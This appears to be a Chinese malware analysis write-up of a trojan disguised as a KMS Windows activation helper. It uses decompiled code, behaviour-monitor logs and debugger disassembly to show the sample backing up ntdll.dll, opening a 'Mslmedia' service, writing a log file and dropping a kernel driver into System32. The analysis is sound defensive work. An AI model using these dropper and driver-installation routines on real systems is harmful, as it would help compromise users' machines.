
发现创建窗口前调用了一些函数.我们暂时只是看下流程.不过多关心细节.
接下来看注册窗口类的窗口过程函数.



```
switch   (  a2  )
{
  case  15 :
    BeginPaint    ( hWnd  ,  & Paint   );
    EndPaint    ( hWnd  ,  & Paint   );
    goto   LABEL_33   ;
  case  1 :
    v4   =  ( _DWORD *    ) GetSystemDir     (( int  )& v38  );  // 获取系统目录
    LOBYTE   ( v63  )  =  5 ;
    v5   =  ( _DWORD *    ) sub_4021F0     ( "ntdll.dll"     ,  ( int  )& v30  ,  v4 );
    LOBYTE   ( v63  )  =  6 ;
    sub_4015D0     (( int  )& v46  ,  v5 ,  0 ,  ( char *    ) 0xFFFFFFFF     );
    if  (  v33   >=  0x10   )
      operator delete      ( v31  );
    LOBYTE   ( v63  )  =  4 ;
    v33   =  15 ;
    v32   =  0 ;
    LOBYTE   ( v31  )  =  0 ;
    if  (  v41   >=  0x10   )
      operator delete      ( v39  );
    v41   =  15 ;
    v40   =  0 ;
    LOBYTE   ( v39  )  =  0 ;
    v6   =  ( _DWORD *    ) GetWindowsDir      (( int  )& v26  ); // 获取windows目录
    LOBYTE   ( v63  )  =  7 ;
```



```
        LOBYTE(v39) = 0;
        v6 = (_DWORD *)GetWindowsDir((int)&v26); // 获取windows目录
        LOBYTE(v63) = 7;
        v7 = (_DWORD *)sub_4021F0("_ntdll.bak", (int)&v34, v6);
        LOBYTE(v63) = 8;
        sub_4015D0((int)&v42, v7, 0, (char *)0xFFFFFFFF);
        if ( v37 >= 0x10 )
          operator delete(v35);
        LOBYTE(v63) = 4;
        v37 = 15;
        v36 = 0;
        LOBYTE(v35) = 0;
        if ( v29 >= 0x10 )
          operator delete(v27);
        v8 = lpNewFileName;
        v29 = 15;
        v28 = 0;
        LOBYTE(v27) = 0;
        if ( v45 < 0x10 )
          v8 = (const CHAR *)&lpNewFileName;
        v9 = lpExistingFileName;
        if ( v49 < 0x10 )
          v9 = (const CHAR *)&lpExistingFileName;
        CopyFileA(v9, v8, 1);
        v10 = Service1((int)&v54);
        v11 = Service2((int)&v54);
        v12 = v11;
        v20 = v11;
        if ( v10 || v11 )
        {
          CreateAndWriteFile("W_LMINS_STPO\r\n");
          Service3((int)&v54);
          Sleep(0x1F4u);
          v12 = v20;
        }
```




```
      Sleep ( 0x1F4u );
      v12 = v20 ;
    }
    else
    {
      CreateAndWriteFile ( "W_LMINS_...\r\n" );
    }
    Resource (( int )& v58 );
    v13 = v59 ;
    if ( v61 < 0x10 )
      v13 = & v59 ;
    v14 = ( _DWORD * ) FormatStr (( int )& v22 , "W_LMINS_dlsf_%d_%d_%d_%s\r\n" , v10 , v12 , dword_425484 , v13 );
    LOBYTE ( v63 ) = 9 ;
    sub_4015D0 (( int )& v50 , v14 , 0 , ( char * ) 0xFFFFFFFF );
    LOBYTE ( v63 ) = 4 ;
    if ( v25 >= 0x10 )
      operator delete ( v23 );
    v15 = lpBuffer ;
    v25 = 15 ;
    v24 = 0 ;
    LOBYTE ( v23 ) = 0 ;
    if ( v53 < 0x10 )
      v15 = & lpBuffer ;
    CreateAndWriteFile ( v15 );
    if ( dword_425484 )
      CreateBAT ();
    SetLastError ( 0 );
    v16 = GetCurrentProcessId ();
    v17 = OpenProcess ( 1u , 0 , v16 );
    if ( v17 && v17 != ( HANDLE ) -1 )
      TerminateProcess ( v17 , 0 );
    goto LABEL_33 ;
  case 2 :
    PostQuitMessage ( 0 );
```


发现有获取目录,文件操作,服务操作,资源操作等相关的函数.
因为有加载驱动,所以这些操作基本符合预期.

2.行为监测

接下来用火绒跑一波行为.(这里仅列出了Ring3的行为)



```
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\_ntdll.bak     access:0x00000080 alloc_size:0 at
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\_ntdll.bak     access:0x00000080 alloc_size:0 at
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\hllog.txt      access:0x00000080 alloc_size:0 at
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\hllog.txt      access:0x00120196 alloc_size:0 at
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_write     C:\Windows\hllog.txt      offset:0x00000028 datalen:0x000
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_modified  C:\Windows\hllog.txt
04:16:46:234  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Users\Administrator\Desktop\为保证永久激活，要先点击这个配置，再点击KMSELDI激活.exe   access:0x00120089 alloc_size:0 at
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_touch     C:\Windows\Setupsti.log   access:0x00120196 alloc_size:0 at
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_truncate  C:\Windows\Setupsti.log   eof:0x00000000
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_write     C:\Windows\Setupsti.log   offset:0x00000000 datalen:0x001
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_modified  C:\Windows\Setupsti.log
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_touch     C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.inf   access:0x00120196 alloc_size:0 at
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_truncate  C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.inf   eof:0x00000000
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_write     C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.inf   offset:0x00000000 datalen:0x000
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_modified  C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.inf
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_touch     C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys   access:0x00120196 alloc_size:0 at
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_truncate  C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys   eof:0x00000000
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_write     C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys   offset:0x00000000 datalen:0x000
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_modified  C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.inf   access:0x00000080 alloc_size:0 at
04:16:46:274  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys   access:0x00000080 alloc_size:0 at
```




```
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_readdir   C:\Windows\System32\drivers
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_touch     C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_chmod     C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_remove    C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Users\Administrator\AppData\Local\Temp\~tmp_hl\mslmedia.sys
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_touch     C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_truncate  C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_open      C:\Windows\System32\drivers\SET58DB.tmp
04:16:46:324  为保证永久激活，要先... 4248:820  4248  FILE_truncate  C:\Windows\System32\drivers\SET58DB.tmp
```

发现有拷贝文件,创建文件,释放驱动的操作.

然后动态分析看一下

3.Ring3程序动态分析


拷贝文件:



```
01365C7E   6A 01           push 1
01365C80   51              push ecx
01365C81   50              push eax
01365C82   FF15 0CB13701   call dword ptr ds:[<&CopyFileA>]
01365C88   8D8424 F4000000 lea eax,dword ptr ss:[esp+F4]
01365C8F   E8 1CCEFFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1362AB0
01365C94   8DB424 F4000000 lea esi,dword ptr ss:[esp+F4]
01365C9B   8BF8            mov edi,eax
01365C9D   E8 DEE7FFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1364480
01365CA2   8BF0            mov esi,eax
01365CA4   897424 10       mov dword ptr ss:[esp+10],esi
01365CA8   3BFB            cmp edi,ebx
01365CAA   75 13           jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365CBF
01365CAC   3BF3            cmp esi,ebx
01365CAE   75 0F           jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365CBF
01365CB0   68 FC053801     push 为保证永久激活，要先点击这个配置，再点击kmseldi激活.13805FC   13805FC:"W_LMINS_...\r\n"
01365CB5   E8 76F9FFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365630
01365CBA   83C4 04         add esp,4
01365CBD   EB 28           jmp 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365CE7
01365CBF   68 EC053801     push 为保证永久激活，要先点击这个配置，再点击kmseldi激活.13805EC   13805EC:"W_LMINS_STPO\r\n"
01365CC4   E8 67F9FFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365630
01365CC9   83C4 04         add esp,4
01365CCC   8DB424 F4000000 lea esi,dword ptr ss:[esp+F4]
01365CD3   E8 68E8FFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1364540
01365CD8   68 F4010000     push 1F4
01365CDD   FF15 ACB03701   call dword ptr ds:[<&Sleep>]
01365CE3   8B7424 10       mov esi,dword ptr ss:[esp+10]
01365CE7   8D8C24 10010000 lea ecx,dword ptr ss:[esp+110]
01365CEE   51              push ecx
01365CEF   E8 4CF5FFFF     call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.1365240
01365CF4   8B8424 18010000 mov eax,dword ptr ss:[esp+118]
01365CFB   83C4 04         add esp,4

<为保证永久激活，要先点击这个配置，再点击kmseldi激活.&CopyFileA>]=<kernel32.CopyFileA>

永久激活，要先点击这个配置，再点击kmseldi激活.exe:$5C82 #5082
```

```
隐藏FPU
EAX   00502CB8
EBX   00000000
ECX   00502C90
EDX   00500180
EBP   0046F91C     &"砾F"
ESP   0046F788
ESI   00000010
EDI   0000000F

EIP   01365C82     为保证永久激活，要先点击这个配置，再点击kmseldi激活.01365C82

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000106 (STATUS_NOT_ALL_ASSIGNED)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 空 0.0000000000000000000

默认 (stdcall)
1: [esp] 00502CB8 "C:\\Windows\\system32\\ntdll.dll"
2: [esp+4] 00502C90 "C:\\Windows\\_ntdll.bak"
3: [esp+8] 00000001
4: [esp+C] EF5CF434
5: [esp+10] 00000001
```


打开服务:



```
00C12B31   85DB            test ebx,ebx
00C12B33   0F84 BC000000   je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.C12BF5
00C12B39   68 FF010F00     push F01FF
00C12B3E   68 4C04C300     push 为保证永久激活，要先点击这个配置，再点击kmseldi激活.C3044C   C3044C:"Mslmedia"
00C12B43   53              push ebx
00C12B44   FF15 18B0C200   call dword ptr ds:[<&OpenServiceA>]                             打开服务  Mslmedia
00C12B4A   8BF8            mov edi,eax
```


如果服务不存在,创建日志文件

创建hllog.txt文件并写入信息



```
000E568F    6A 04               push 4
000E5691    53                  push ebx
000E5692    53                  push ebx
000E5693    68 00000040         push 40000000
000E5698    50                  push eax
000E5699    FF15 C0B00F00       call dword ptr ds:[<&CreateFileA>]            windows目录下创建hllog.txt
000E569F    8BF0                mov esi,eax
000E56A1    397C24 2C           cmp dword ptr ss:[esp+2C],edi
000E56A5  v 72 0D               jb 为保证永久激活，要先点击这个配置，再点击kmseldi激活.E56B4
000E56A7    8B4424 18           mov eax,dword ptr ss:[esp+18]
000E56AB    50                  push eax
000E56AC    E8 EE660000         call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.EBD9F
000E56B1    83C4 04             add esp,4
000E56B4    C74424 2C 0F000000  mov dword ptr ss:[esp+2C],F
000E56BC    895C24 28           mov dword ptr ss:[esp+28],ebx                 [esp+28]:"驱动未安装！"
000E56C0    885C24 18           mov byte ptr ss:[esp+18],bl
000E56C4    397C24 48           cmp dword ptr ss:[esp+48],edi
000E56C8  v 72 0D               jb 为保证永久激活，要先点击这个配置，再点击kmseldi激活.E56D7
000E56CA    8B4C24 34           mov ecx,dword ptr ss:[esp+34]
000E56CE    51                  push ecx
000E56CF    E8 CB660000         call 为保证永久激活，要先点击这个配置，再点击kmseldi激活.EBD9F
000E56D4    83C4 04             add esp,4
000E56D7    C74424 48 0F000000  mov dword ptr ss:[esp+48],F
000E56DF    895C24 44           mov dword ptr ss:[esp+44],ebx
000E56E3    885C24 34           mov byte ptr ss:[esp+34],bl
000E56E7    83FE FF             cmp esi,FFFFFFFF
000E56EA  v 74 33               je 为保证永久激活，要先点击这个配置，再点击kmseldi激活.E571F
000E56EC    6A 02               push 2
000E56EE    53                  push ebx
000E56EF    53                  push ebx
000E56F0    56                  push esi
000E56F1    FF15 04B10F00       call dword ptr ds:[<&SetFilePointer>]
000E56F7    8B7C24 5C           mov edi,dword ptr ss:[esp+5C]
000E56FB    8BC7                mov eax,edi                                   edi:"W_LMINS_...\r\n"
000E56FD    8D50 01             lea edx,dword ptr ds:[eax+1]
000E5700    8A08                mov cl,byte ptr ds:[eax]
000E5702    40                  inc eax
000E5703    3ACB                cmp cl,bl
000E5705  ^ 75 F9               jne 为保证永久激活，要先点击这个配置，再点击kmseldi激活.E5700
000E5707    53                  push ebx
000E5708    2BC2                sub eax,edx
000E570A    8D5424 14           lea edx,dword ptr ss:[esp+14]
000E570E    52                  push edx
000E570F    50                  push eax
000E5710    57                  push edi                                      edi:"W_LMINS_...\r\n"
000E5711    56                  push esi
000E5712    FF15 C4B00F00       call dword ptr ds:[<&WriteFile>]              写入字符串到hllog.txt文件
000E5718    56                  push esi
000E5719    FF15 CCB00F00       call dword ptr ds:[<&CloseHandle>]
```


该文件经过测试是日志文件



hllog.txt - 记事本

```
W_LMINS_...
W_LMINS_...
W_LMINS_...
W_LMINS_...
W_LMINS_...
W_LMINS_...
W_LMINS_...
W_LMINS_STPO
W_LMINS_STPO
W_LMINS_dlsf_1_0_0_安装后无法启动服务-无法查询状态 #2
```

加载资源:




为保证永久激活，要先点击这个配置，再点击KMSELDI激活.exe - PID: 230 - 模块: 为保证永久激活，要先点击这个配置，再点击kmseldi激活.exe - 线程: 主线程 128C - x32dbg [Elevated]

文件(F) 视图(V) 调试(D) 追踪(T) 插件(P) 收藏夹(I) 选项(O) 帮助(H) Jan 20 2019
